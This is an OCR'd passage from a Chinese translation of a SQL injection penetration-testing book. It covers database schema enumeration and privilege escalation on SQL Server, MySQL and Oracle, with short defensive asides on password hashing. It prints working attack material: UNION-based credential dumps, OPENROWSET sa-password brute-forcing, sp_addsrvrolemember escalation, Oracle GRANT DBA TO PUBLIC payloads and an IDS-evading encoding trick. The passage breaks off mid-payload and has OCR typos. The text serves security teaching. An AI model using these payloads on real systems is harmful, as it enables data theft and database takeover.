

图 4-13 成功枚举指定表中的列

不难发现，我们现在已经知道了 customers 表中的列名。我们可以假设登录名和口令均是字符串，这样便可以使用另一个 UNION SELECT 返回它们。这次我们使用原始查询中的 Type 和 Description 字段，通过下列 URL 实现该目标：

```
http://www.victim.com/products.asp?id=12+union+select+null,login,password,
   null+from+e-shop.. Customers--
```

不难发现，我们这次在注入查询中使用了两个列名。结果(包含了我们想要的数据)如图 4-14 所展示的截图。

成功了！不过结果不仅仅只是一个很长的用户列表。看起来该应用喜欢使用明文(clear text)而非哈希算法存储用户口令。还可以使用该攻击技术枚举和检索用户访问过的其他表。不过到目前为止，您完全可以打电话告诉客户他们的程序存在一个重大问题(实际上不止一个问题)。我们的讨论到此为止。



图 4-14　最终获取的数据：用户名和口令

你被攻击了么？

使用哈希函数存储数据库中的口令

刚才所展示的场景(只使用几个查询就检索出了非加密[明文]的用户名和口令列表)要比您想象中的多。在渗透测试和安全评估中，我们(本书作者)遇到过很多这样的情形。这些易受攻击的应用均使用明文存储口令和敏感数据。

使用明文存储用户口令还会引入其他危险：人们倾向于在不同的在线服务中重用相同的口令，所以一次成功的攻击(比如刚才介绍的攻击)不仅会为 victim.com 上的用户账户带来威胁，还会影响到其他在线识别领域(比如在线银行和私人 e-mail)。根据 victim.com 所处国家法律的不同，它可能要对这些附加的入侵行为负责。

所以，如果您负责的 Web 应用或数据库需要处理用户认证，那么请确保使用加密哈希函数存储这些认证信息。加密哈希函数将任意值(在本例中为用户口令)转换为固定长度的字符串(称为哈希值)。该函数存在多种数学属性，我们只关注其中的两种：

- 给定一个哈希值后，要想构造一个能产生它的值极其困难。
- 两个不同的值产生同一哈希值的概率极低。

存储口令的哈希值而非口令本身仍然允许进行用户验证，这期间足以计算出用户提供的口令的哈希值并与存储的哈希值进行比较。它还提供了一种安全优势：即便攻击者捕获到了哈希值列表，要想将它们转换成原始口令，也只能使用暴力攻击。

选择正确的哈希算法时，不要依赖 MD5。这几年已经发现了该算法的多个弱点。SHA1 对攻击具有很高级别的安全性，它最近的几个变体(比如 SHA256 和 SHA512)因为采用了更长的哈希值而具有更高的安全性。使用这些算法虽然无法确保您免受 SQL 注入攻击(不要害怕，我们会在第 8 章和第 9 章介绍应对的方法)，但当数据落入不法分子手中时，它们会最大程度地保护顾客信息。

4.6.2 MySQL

在 MySQL 中，枚举数据库并提取数据也遵循一种分级的方法：首先提取数据库名称，然后转向表、列，最后是数据本身。

通常最先想知道的是执行查询的用户名。可使用下列查询之一检索该信息：

```
SELECT user();
SELECT current_user;
```

要想列出安装在远程 MySQL 上的数据库，可使用下列查询(假设拥有管理员权限)：

```
SELECT distinct(db) FROM mysql.db
```

如果没有管理员权限，但远程 MySQL 为 5.0 或更高的版本，那么仍然可以使用 information_schema 并通过注入下列内容来获取相同的信息：

```
SELECT schema_name FROM information_schema.schemata;
```

查询 information_schema 可以枚举整个数据库结构。检索到数据库后，您会发现有一个库(比如 customers_db)看起来很有趣。可以使用下列查询提取表名：

```
SELECT table_schema, table_name FROM information_schema.tables WHERE
   table_schema=' customers_db'
```

如果想获取所有数据库的所有表，那么只需省略 WHERE 子句即可。您可能想作如下修改：

```
SELECT table_schema, table_name FROM information_schema.tables WHERE
   table_schema!='mysql' AND table_schema!=' information_schema'
```

该查询将检索除了属于 mysql 和 information_schema 这两个内置数据库之外的所有表，因为这两个数据库的表中不存在我们想要的信息。找到需要的表之后，接下来检索列，还是要避免检索所有属于 mysql 和 information_schema 的项：

```
SELECT table_schema, table_name column_name FROM information_schema.columns
```

```
WHERE table_schema!='mysql' AND table_schema!=' information_schema'
```

该查询提供一个有关所有数据库、表和列的完整视图，它们包含在一个细致的表中，如下面示例中所示：

```
mysql> SELECT table_schema, table_name, column FROM
  information_schema.columns WHERE table_schema != 'mysql' AND
  table_schema != 'information_schema';
  +--------------+------------+--------------+
  | table_schema | table_name | column_name  |
  +--------------+------------+--------------+
  | shop         | customers  | id           |
  | shop         | customers  | name         |
  | shop         | customers  | surname      |
  | shop         | customers  | login        |
  | shop         | customers  | password     |
  | shop         | customers  | address      |
  | shop         | customers  | phone        |
  | shop         | customers  | email        |
  <snip>
  +--------------+------------+--------------+
24 rows in set  (0.00 sec )
```

不难发现，如果 Web 应用允许执行 UNION SELECT 操作，那么该查询将直接提供整个 DBMS 的完整描述！此外，如果您更喜欢用另一种方法来寻找包含自己感兴趣内容的列的表，则可以使用下列查询：

```
SELECT table_schema, table_name column_name FROM information_schema.columns
   WHERE column_name LIKE 'password' OR column_name LIKE 'credit_card'
```

您可能会得到如下所示的内容：

```
+--------------+------------+--------------+
| table_schema | table_name | column_name  |
+--------------+------------+--------------+
| shop         | users      | password     |
| mysql        | user       | Password     |
| financial    | customers  | credit_card  |
+--------------+------------+--------------+
2 row in set  (0.03 sec)
```

information_schema 不只包含数据库的结构，还包含与数据库用户权限及其得到的授权相关的信息。例如，要想列举授予各种用户的权限，可执行下列查询：

```
SELECT grantee,privilege_type,is_grantable
//FROM information_schema.user_ privileges;
```

该查询返回类似于下面的内容：

```
+--------------------+------------------+--------------+
| grantee            | privilege_type   | is_grantable |
+--------------------+------------------+--------------+
| 'root'@'localhost' | SELECT           | YES          |
| 'root'@'localhost' | INSERT           | YES          |
| 'root'@'localhost' | UPDATE           | YES          |
| 'root'@'localhost' | DELETE           | YES          |
| 'root'@'localhost' | CREATE           | YES          |
| 'root'@'localhost' | DROP             | YES          |
| 'root'@'localhost' | RELOAD           | YES          |
| 'root'@'localhost' | SHUTDOWN         | YES          |
| 'root'@'localhost' | PROCESS          | YES          |
| 'root'@'localhost' | FILE             | YES          |
| 'root'@'localhost' | REFERENCES       | YES          |
| 'root'@'localhost' | INDEX            | YES          |
<snip>
```

如果您需要知道不同数据库授予用户的权限，则可以使用下列查询：

```
SELECT grantee, table_schema, privilege_type FROM
   information_schema.schema_ privileges;
```

由于篇幅限制，我们无法包含所有有助于枚举特定技术的信息的查询，不过第 10 章会提供一些备忘单。还可以在线获取备忘单，它们可帮助您迅速定位用于执行特定数据库上特定任务时的查询。可访问 http://pentestmonkey.net/cheat-sheets/获取备忘单。

遗憾的是，information_schema 只适用于 MySQL 5 及之后的版本。如果面对的是早期版本，该过程将更加困难，只能通过暴力攻击来确定表名和列名。我们可以这样做(不过有点复杂)：先访问存储在数据库上的文件，将其原始内容导入到我们创建的一张表中，然后使用前面介绍的技术提取该表。下面通过一个例子来简单地介绍该技术。使用下列查询可以很容易找到当前数据库名：

```
SELECT database()
```

数据库的文件保存在与数据库名称相同的目录下。此目录包含在主 MySQL 数据目录中，可使用下列查询来返回：

```
SELECT @@datadir
```

数据库的所有表包含在一个扩展名为 MYD 的文件中。例如，下面是 *mysql* 数据库默认的一些 MYD 文件：

```
tables_priv.MYD
host.MYD
help_keyword.MYD
columns_priv.MYD
db.MYD
```

可使用下列查询提取该数据库中特定表的内容：

```
SELECT load_file('databasename/tablename.MYD')
```

要是没有 information_schema，就必须先暴力破解表名后才能成功执行该查询。另外还要注意：load_file(第 6 章会详细讨论)允许检索的字节数有个最大值，该值由@@max_allowed_packet 变量指定。所以该技术不适用于存储了大量数据的表。

4.6.3 Oracle

最后要介绍的一个例子是：当后台 DBMS 为 Oracle 时，如何枚举数据库模式。使用 Oracle 时要记住一个重要事实：通常一次只能访问一个数据库(我们一般通过特定的连接来访问 Oracle 中的数据库)且应用访问多个数据库时通常使用不同的连接。因此，与 SQL Server 和 MySQL 不同，寻找数据库模式时将无法枚举存在的数据库。

我们首先感兴趣的内容是所有属于当前用户的表。在应用环境下，它们通常是数据库中的应用表：

```
select table_name from user_tables;
```

可以扩展该语句以查看数据库中的所有表以及表的所有者：

```
select owner, table_name from all_tables;
```

可以枚举更多关于应用表的信息以确定表中出现的列数和行数，如下所示：

```
select a.table_name||'['||count(*) ||']='||num_rows from user_tab_columns a ,
   user_tables b where a.table_name= b.table_name group by
   a.table_name,num_rows
EMP[8]=14
DUMMY[1]=1
DEPT[3]=4
SALGRADE[3]=5
```

也可以为所有可访问或可用的表枚举相同的信息，包括用户、表名以及表中包含的行数，如下所示：

```
select b.owner||'.'||a.table_name||'['||count(*)||']='||num_rows from
all_tab_columns a, all_tables b where a.table_name=b.table_name group by
b.owner,a.table_name,num_rows
```

最后，可以枚举每张表的列和数据类型以便更完整地了解数据库模式，如下所示：

```
select table_name||':'||column_name||':'||data_type||':'||column_id from
  user_tab_columns order by table_name,column_id
DEPT:DEPTNO:NUMBER:1
DEPT:DNAME:VARCHAR2:2
DEPT:LOC:VARCHAR2:3
DUMMY:DUMMY:NUMBER:1
```

```
EMP:EMPNO:NUMBER:1
EMP:ENAME:VARCHAR2:2
EMP:JOB:VARCHAR2:3
EMP:MGR:NUMBER:4
EMP:BIRTHDATE:DATE:5
EMP:SAL:NUMBER:6
EMP:COMM:NUMBER:7
EMP:DEPTNO:NUMBER:8
SALGRADE:GRADE: NUMBER:1
SALGRADE:LOSAL: NUMBER:2
SALGRADE:HISAL: NUMBER:3
```

另外一件有趣的事是获取当前数据库用户的权限，可以以普通用户身份来完成该操作。下列查询将返回当前用户的权限。Oracle 中包含 4 种不同权限(SYSTEM、ROLE、TABLE 和 COLUMN)。

获取当前用户的系统权限：

```
select * from user_sys_privs; --show system privileges of the current user
```

获取当前用户的角色权限：

```
select * from user_role_privs; --show role privileges of the current user
```

获取当前用户的表格权限：

```
select * from user_tab_privs;
```

获取当前用户的列权限：

```
select * from user_col_privs;
```

要获取所有可能的权限列表，就必须替换上述查询中的 user 字符串，如下所示：
获取所有系统权限：

```
select * from all_sys_privs
```

获取所有角色权限：

```
select * from all_role_privs
```

获取所有表格权限：

```
select * from all_tab_privs
```

获取所有列权限：

```
select * from all_col_privs
```

有了数据库模式列表以及当前用户信息后，接下来我们想枚举数据库中的其他信息，比如数据库中的所有用户。下列查询将返回数据库中所有用户的列表。该查询的优点是：默认情况

下，它可由任意数据库用户执行。

```
select username,created from all_users order by created desc;
SCOTT                    04-JAN-09
PHP                      04-JAN-09
PLSQL                    02-JAN-09
MONODEMO                 29-DEC-08
DEMO1                    29-DEC-08
ALEX                     14-DEC-08
OWBSYS                   13-DEC-08
FLOWS_030000             13-DEC-08
APEX_PUBLIC_USER         13-DEC-08
```

还可以根据所使用的数据库版本来查询其他项。例如，在 Oracle 10g Rel.2 之后的版本中，普通用户可使用下列 SELECT 语句检索数据库的用户名和哈希口令：

```
SELECT name, password, astatus FROM sys.user$ where type#>0 and
  length(password)=16  (priv), astatus (0=open, 9= locked&expired)
SYS                  AD24A888FC3B1BE7              0
SYSTEM               BD3D9AD69E3FA34               0
OUTLN                4A3B55E08595C81               9
```

可以使用公共可用的工具来测试或破解哈希口令，以获取高级数据库账户(比如 SYS)的认证信息。在 Oracle 11g 中，Oracle 已经修改了所使用口令的哈希算法，而且哈希口令位于不同的列中(spare4)，如下所示：

```
SELECT name, spare4  FROM sys.user$  where type#>0 and length(spare4)=62
SYS
S:1336FB26ACF58354164952E502B4F726FF8B5D382012D2E7B1EC99C426A7
SYSTEM
S:38968E8CEC12026112B0010BCBA3ECC2FD278AFA17AE363FDD74674F2651
```

如果当前用户是高级用户(或者已经作为高级用户在访问数据)，那么便可以在数据库结构中寻找到许多其他有趣的信息。自 Oracle 10g Rel.2 以来，Oracle 提供了透明地加密数据库列的功能。一般来说，只有最重要或最敏感的表才会被加密，所以读者肯定想找到这些表，如下所示：

```
select table_name,column_name,encryption_alg,salt from
   dba_encrypted_columns;
TABLE_NAME          COLUMN_NAME          ENCRYPTION_ALG          SAL
------------------------------------------------------------------------
CREDITCARD          CCNR                 AES256                  NO
CREDITCARD          CVE                  AES256                  NO
CREDITCARD          VALID                AES256                  NO
```

如果有高级账户，那么还有一条信息会非常有用：了解数据库中存在哪些 DBA 账户，如下所示：

```
select grantee,granted_role,admin_option,default_role from dba_role_privs
   where granted_role='DBA'
```

提示：

手动枚举完整的数据库是件很费力的事。虽然编写一个小程序(使用我们喜欢的脚本语言)来实现该任务并不是很难，但我们可以使用一些免费的自动工具。本章结尾会介绍三种这样的工具：sqlmap、Bobcat 和 bsql。

4.7 提升权限

所有的现代 DBMS 均为其管理员提供了对用户可执行操作的细微控制。可以通过为每个用户赋予指定的权限(例如，只能访问特定数据库和执行特定操作的能力)来管理并控制其对存储信息的访问。我们攻击的后台 DBMS 可能包含多个数据库，但执行查询的用户可能只能访问其中的某一个，该数据库中可能并未包含我们最想要的信息。还有可能用户只能读取数据，而我们测试的目的是检查是否能够以未授权方式修改数据。

换言之，我们不得不面对这样的现实：执行查询的用户只是一个普通用户，其权限远低于 DBA。

由于对普通用户有限制，要想充分发挥前面介绍的几种攻击的潜力，就必须获取管理员访问权。幸运的是，在某些情况下我们可以获取提升后的权限。

4.7.1 SQL Server

面对 Microsoft SQL Server 时，OPENROWSET 命令是攻击者最好的助手之一。OPENROWSET 作用于 SQL Server 上，实现对远程 OLE DB 数据源(例如另一个 SQL Server)的一次性连接。DBA 可用它来检索远程数据库上的数据，以此作为永久连接两个数据库的一种手段。它尤其适用于需定期交换数据的场合。典型的调用 OPENROWSET 的方法如下所示：

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN';Address=10.0.2.2;
   uid=foo;pwd=password','SELECT column1 FROM tableA')
```

上述语句中以用户 foo 连接到地址为 10.0.2.2 的 SQL Server 并执行 *select column1 from tableA* 查询，最外层的查询传递并返回该查询的结果。请注意，foo 是地址为 10.0.2.2 的数据库的一个用户，而不是首次执行 OPENROWSET 时的数据库用户。另外还要注意，要想作为 foo 用户成功执行该查询，我们还必须提供正确的口令以便验证能通过。

OPENROWSET 在 SQL 注入攻击中有很多应用。本例中我们使用它来暴力破解 sa 账户的口令。这里需要记住三个要点：

- 要想连接成功，OPENROWSET 必须提供执行连接的数据库上的有效凭证。
- OPENROWSET 不仅可用于连接远程数据库，还可用于执行本地连接；执行本地连接时，使用用户在 OPENROWSET 调用中指定的权限。
- 在 SQL Server 2000 上，所有用户均可调用 OPENROWSET；而在 SQL Server 2005 上，默认情况下该操作被禁用。

这意味着在 SQL Server 2000 上，可以使用 OPENROWSET 来暴力破解 sa 口令并提升权限。

例如，请看下列查询：

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN';
   Address=;uid=sa;pwd=foo','SELECT 1')
```

如果 foo 是正确的口令，那么将执行该查询并返回 1；但如果口令不正确，那么将收到下面这条消息：

```
Login failed for user 'sa'.
```

现在我们有了一种暴力破解 sa 口令的方法！请列出您喜欢的词汇表，祝您好运。如果找到了正确的口令，便可以使用 sp_addsrvrolemember 存储过程来将用户(可使用 system_user 来找到)添加至 sysadmin 组，这样便可以很容易地提升权限。sp_addsrvrolemember 存储过程接收两个参数：一个是用户，一个是将用户添加到的组(很明显，本例中为 sysadmin)。

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
   Address=;uid=sa;pwd=passw0rd', 'SELECT 1; EXEC
   master.dbo.sp_addsrvrolemember ''appdbuser'',''sysadmin''')
```

OPENROWSET 期望至少返回一列，因而内部查询中的 SELECT 1 是必需的。可以使用前面介绍的技术检索 system_user 的值(例如，将它的值强制转换为数字变量以触发一个错误)。如果应用不直接返回足够的信息，则可以使用第 5 章介绍的 SQL 盲注技术。此外，可以注入下列查询，该查询在一个请求中执行完整个过程。它首先构造一个包含 OPENROWSET 查询和正确用户名的字符串@q，然后通过将@q 传递给 xp_execresultset 扩展存储过程(在 SQL Server 2000 上，所有用户均可调用它)来执行该查询。

```
DECLARE @q nvarchar(999);
SET @q = N'SELECT 1 FROM OPENROWSET(''SQLOLEDB'', ''Network=DBMSSOCN;
   Address=;uid=sa;pwd=passw0rd'',''SELECT 1; EXEC
   master.dbo.sp_addsrvrolemember '''''+system_user+''''',
      ''''sysadmin''''''')';
EXEC master.dbo.xp_execresultset @q, N'master'
```

警告：

请记住，只有当目标 SQL Server 上启用了混合验证模式时，sa 账户才能工作。使用混合验证模式时，Windows 用户和 SQL Server 用户(比如 sa)均可通过数据库验证。如果远程数据库服务器上配置的只有 Windows 验证模式，那么此时只有 Windows 用户能够访问数据库，sa 账户将不可用。可以通过技术手段尝试暴力破解拥有管理员访问权限的 Windows 用户(如果知道用户名的话)。不过如果当前使用了账户锁定机制，则操作时可能会封锁该账户，一定要小心。

可以注入下列代码来检测当前使用的是哪种认证模式(它决定了是否可尝试攻击)：

```
select serverproperty('IsIntegratedSecurityOnly')
```

如果当前采用的只有 Windows 验证模式，那么该查询返回 1，否则返回 0。

当然，手动进行暴力破解攻击是不现实的。虽然构建一个自动执行该任务的脚本并不是很

难，但我们可以使用一些能实现整个过程的免费工具，比如 Bobcat、Burp Intruder 和 Sqlninja(均由本书作者编写)。我们以 Sqlninja(可以从 http://sqlninja.sourceforge.net 上下载)为例说明该攻击。首先检查我们是否拥有管理员权限(下列输出内容为最重要的部分)：

```
icesurfer@nightblade ~ $ ./Sqlninja -m fingerprint
Sqlninja rel. 0.2.3-r1
Copyright  (c) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file...
[+] Target is: www.victim.com
What do you want to discover?

  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
  3 - Whether xp_cmdshell is working
> 2
  [+] Checking whether user is member of sysadmin server role...
  you are not an administrator.
```

Sqlninja 使用 WAITFOR DELAY 来检查当前用户是否为 sysadmin 组的成员，答案为否。因而为 Sqlninja 提供一个词汇表(wordlist.txt 文件)并启动其暴力破解模式：

```
icesurfer@nightblade ~ $ ./sqlninja -m bruteforce -w wordlist.txt
Sqlninja rel. 0.2.3-r1
Copyright  (c) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file..........
[+] Target is: www.victim.com
[+] Wordlist has been specified: using dictionary-based bruteforce
[+] Bruteforcing the sa password. This might take a while
  dba password is...: s3cr3t
bruteforce took 834 seconds
[+] Trying to add current user to sysadmin group
[+] Done! New connections will be run with administrative privileges!
```

成功了！看起来 Sqlninja 找到了正确的口令并使用它将当前用户添加到了 sysadmin 组。可使用跟踪模式重新运行 Sqlninja 以进行核查：

```
icesurfer@nightblade ~ $ ./sqlninja -m fingerprint
Sqlninja rel. 0.2.3-r1
Copyright  (c) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file...
[+] Target is: 192.168.240.10
what do you to discover ?

  0 - Database version (2000/2005)
  1 - Database user
```

```
  2 - Database user rights
>2
[+] Checking whether user is member of sysadmin server role...
 you are an administrator !
```

该用户工作了！现在我们的用户是管理员，从而打开了许多新场景。

工具与陷阱……

使用数据库自身的资源进行暴力破解

对于刚才讨论的攻击而言，每测试一个候选口令就要向后台数据库发送一条请求。这意味着要执行大量的请求，也意味着需要大量网络资源并且会在 Web 服务器和数据库服务器日志中留下大量数据项。但这不是执行暴力破解攻击的唯一方法：使用一点儿 SQL 技巧，可以只注入一条查询就能独立完成整个暴力破解攻击。Chris Anley 在其 2002 年的论文“(more)Advanced SQL injection(更高级的 SQL 注入)”中首次引入了这一概念，之后被 Bobcat 和 sqlninja 实现。

Bobcat(可从 www.northern-monkee.co.uk 上下载)运行在 Windows 上，使用了一种基于字典的方法。它注入一个查询，该查询与攻击者的数据库服务器建立起了一种带外(Out-Of-Band，OOB)连接以便获取一张包含候选口令列表的表，之后再在本地尝试这些口令。我们将在本章结尾详细讨论 Bobcat。

sqlninja 使用一种纯粹的暴力破解方法来实现这一概念。它注入一个查询，该查询不断尝试使用给定字符集和给定长度产生的所有口令。下面是一个由 sqlninja 使用的攻击查询的示例，它尝试获取 SQL Server 2000 上由两个字符构成的口令：

```
declare !p nvarchar(99),@z nvarchar(10),@s nvarchar(99),@a
  int, @b int, @q nvarchar (4000);
set @a=1; set @b=1;
set @s=N'abcdefghijklmnopqrstuvwxyz0123456789';
while @a<37 begin
  while @b<37 begin
    set @p=n''; -- We reset the candidate password;
    set @z = substring(@s,@a,1); set @p=@a+@z;
    set @z = sbustring(@s,@b,1); set @p=@p+@z;
    set @q=N'select 1 from OPENROWSET(''SQLOLEDB''',
    ''Network=DBMSSOCN; Address=;uid=sa;pwd='+@p+N''',
        ''select 1; exec master.dbo.sp_addsrvrolemember
        ''''' + system_user + N ''''', ''''sysadmin'''' '')';
```

```
    exec master.dbo.xp_execresultset @q,N'master';
  set @b=@b+1;end;
set @b=1; set @a=@a+1; end;
```

这里执行了哪些操作呢？我们首先将字符集存储到变量@s 中。本例中该变量包含了字母和数字，也可以扩展到其他符号(如果包含单引号，则需确保代码已正确使用了它们的转义字符)。接下来我们创建了两个嵌套的循环，它们分别由变量@a 和@b 控制。这两个变量作为指向字符集的指针，被用于产生所有候选口令。产生完候选口令并存储到变量@p 后，调用 OPENROWSET，尝试执行 sp_addsrvrolemember 存储过程以便将当前用户(system_user)添加至管理员组(sysadmin)。为避免 OPENROWSET 验证失败时查询停止，我们将查询保存到了变量@q 中并使用 xp_execresultset 执行它。

这看起来有点儿复杂。如果管理员口令不是很长，那么这会是一种帮助攻击者提升权限的有效方法。进一步讲，执行暴力破解攻击时使用的是数据库服务器自己的 CPU 资源，从而使该方法成为权限提升中一种很简洁的方法。

不过，在产品环境下使用该技术时要特别小心。它很容易将目标系统的 CPU 使用率推至 100%，而且在执行过程中保持不变，这会降低对合法用户的服务质量。

正如我们看到的，OPENROWSET 是一条非常强大、灵活的命令。我们能够以不同的方式滥用它，从向攻击者机器传输数据到尝试权限提升。但这并不是它的全部功能：OPENROWSET 还可用于寻找存在弱口令的 SQL Server。请看下列查询：

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN';Address=10.0.0.1;
   uid=sa;pwd=','SELECT 1')
```

该查询尝试以 sa 用户、空口令向地址为 10.0.0.1 的 SQL Server 发出验证请求。要想创建一个在某一网段内所有 IP 地址上尝试这种查询的循环非常容易。查询完成后会将结果保存到一个临时表中，之后便可以使用前面介绍的技术提取这些数据。

在未打补丁的服务器上提升权限

虽然 OPENROWSET 是 SQL Server 权限提升中最常用的要素，但它并不是唯一要素。如果目标数据库服务器没有更新最新的安全补丁，那么它就可能会受到一种或多种很有名的攻击。

有时候网络管理员没有资源来保证网络内的所有服务器均能持续更新，有时候他们缺少这方面的意识。如果服务器非常重要且未在独立的环境中进行过仔细的安全修复测试，那么更新操作可能会搁置数天甚至数周，从而为攻击者提供可乘之机。对于这些情况，首先要对远程服务器进行精确跟踪以确定存在哪些缺陷以及这些缺陷是否可被安全地利用。

截至本书写作时，影响 SQL Server 2000 和 2005 的最新漏洞是由 Bernhard Mueller 发现的一个堆溢出漏洞，它位于 sp_replwritetovarbin 存储过程中。2008 年 12 月该漏洞被披露，它允许以管理员权限在受影响的主机上执行任意代码。该漏洞公布不久，利用该漏洞的代码便开始四处流传。到本书写作时，尚未发布安全修复方法。唯一的权宜之计是移除该存储过程。可以通过注入一个调用 sp_replwritetovarbin 的查询来利用该漏洞，这会导致内存溢出并执行恶意的 shell 代码。不过，失败的注入会引发一个拒绝服务攻击(Denial of Service，DoS)条件，所以尝

试该攻击时一定要小心！可以访问 www.securityfocus.com/bid/32710 以获取关于该漏洞的更多信息。

4.7.2 Oracle

在 Oracle 中，通过 Web 应用的 SQL 注入来提升权限非常困难。大多数权限提升攻击方法均需要 PL/SQL 注入，而这种注入很少见。如果攻击者足够幸运，找到了一种 PL/SQL 注入漏洞，则可以通过注入 PL/SQL 代码来提升权限和(或)在数据库服务器上启动操作系统命令。

不需要 PL/SQL 注入的一个例子是：使用在 Oracle 的 mod_plsql 组件中发现的一个漏洞。下列 URL 展示了一种通过 driload 包(由 Alexander Kornbrust 发现)提升权限的方法。这个包未被 mod_plsql 组件过滤，所有 Web 用户均可通过输入下列 URL 来提升权限：

```
http://www.victim.com/pls/dad/ctxsys.driload.validate_stmt?sqlstmt=
    GRANT+DBA+TO+PUBLIC
```

在 SQL 接口上提升权限要容易得多。大多数权限提升利用(可从 milw0rm.com 上获得很多)使用了下列概念：

(1) 创建一个将 DBA 权限授权给公共角色的净荷。这比将 DBA 权限授权给指定的用户更隐蔽些。下一步将把该净荷注入到一个易受攻击的 PL/SQL 存储过程中。

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

(2) 将该净荷注入到一个易受攻击的包中：

```
exec sys.kupw$WORKER.main('x','YY' and 1=user12.f1 - mytag12');
```

(3) 启用 DBA 角色：

```
set role DBA
```

(4) 从公共角色中撤销 DBA：

```
 revoke DBA from PUBLIC
```

当前会话虽然仍然拥有 DBA 权限，但却不再出现在 Oracle 的权限表中。

这种方法的缺点是需要拥有 CREATE PROCEDURE 权限。David Litchfield 在 BlackHat DC 会议上针对该问题提出了一种解决方案。该方案不再使用存储过程，而是使用游标。利用方法上没有什么变化，只是使用游标替换了原来的函数，如下所示：

```
and 1=user1.f1
```

使用下列内容替换上述代码：

```
and 1=dbms_sql.execute(1)
```

最终没有使用存储过程的利用方案如下所示：

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,

'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public''; commit;end;',0);
  sys.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute('||myc||')--');
END;
/
set role dba;
revoke dba from public;
```

请注意，为避开 IDS(Intrusion Detection System，入侵检测系统)，可以加密所利用的净荷，即对“...grant dba to public...”进行加密，如下所示：

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp pnmghgjgna_msphapimwgh) ozrwh
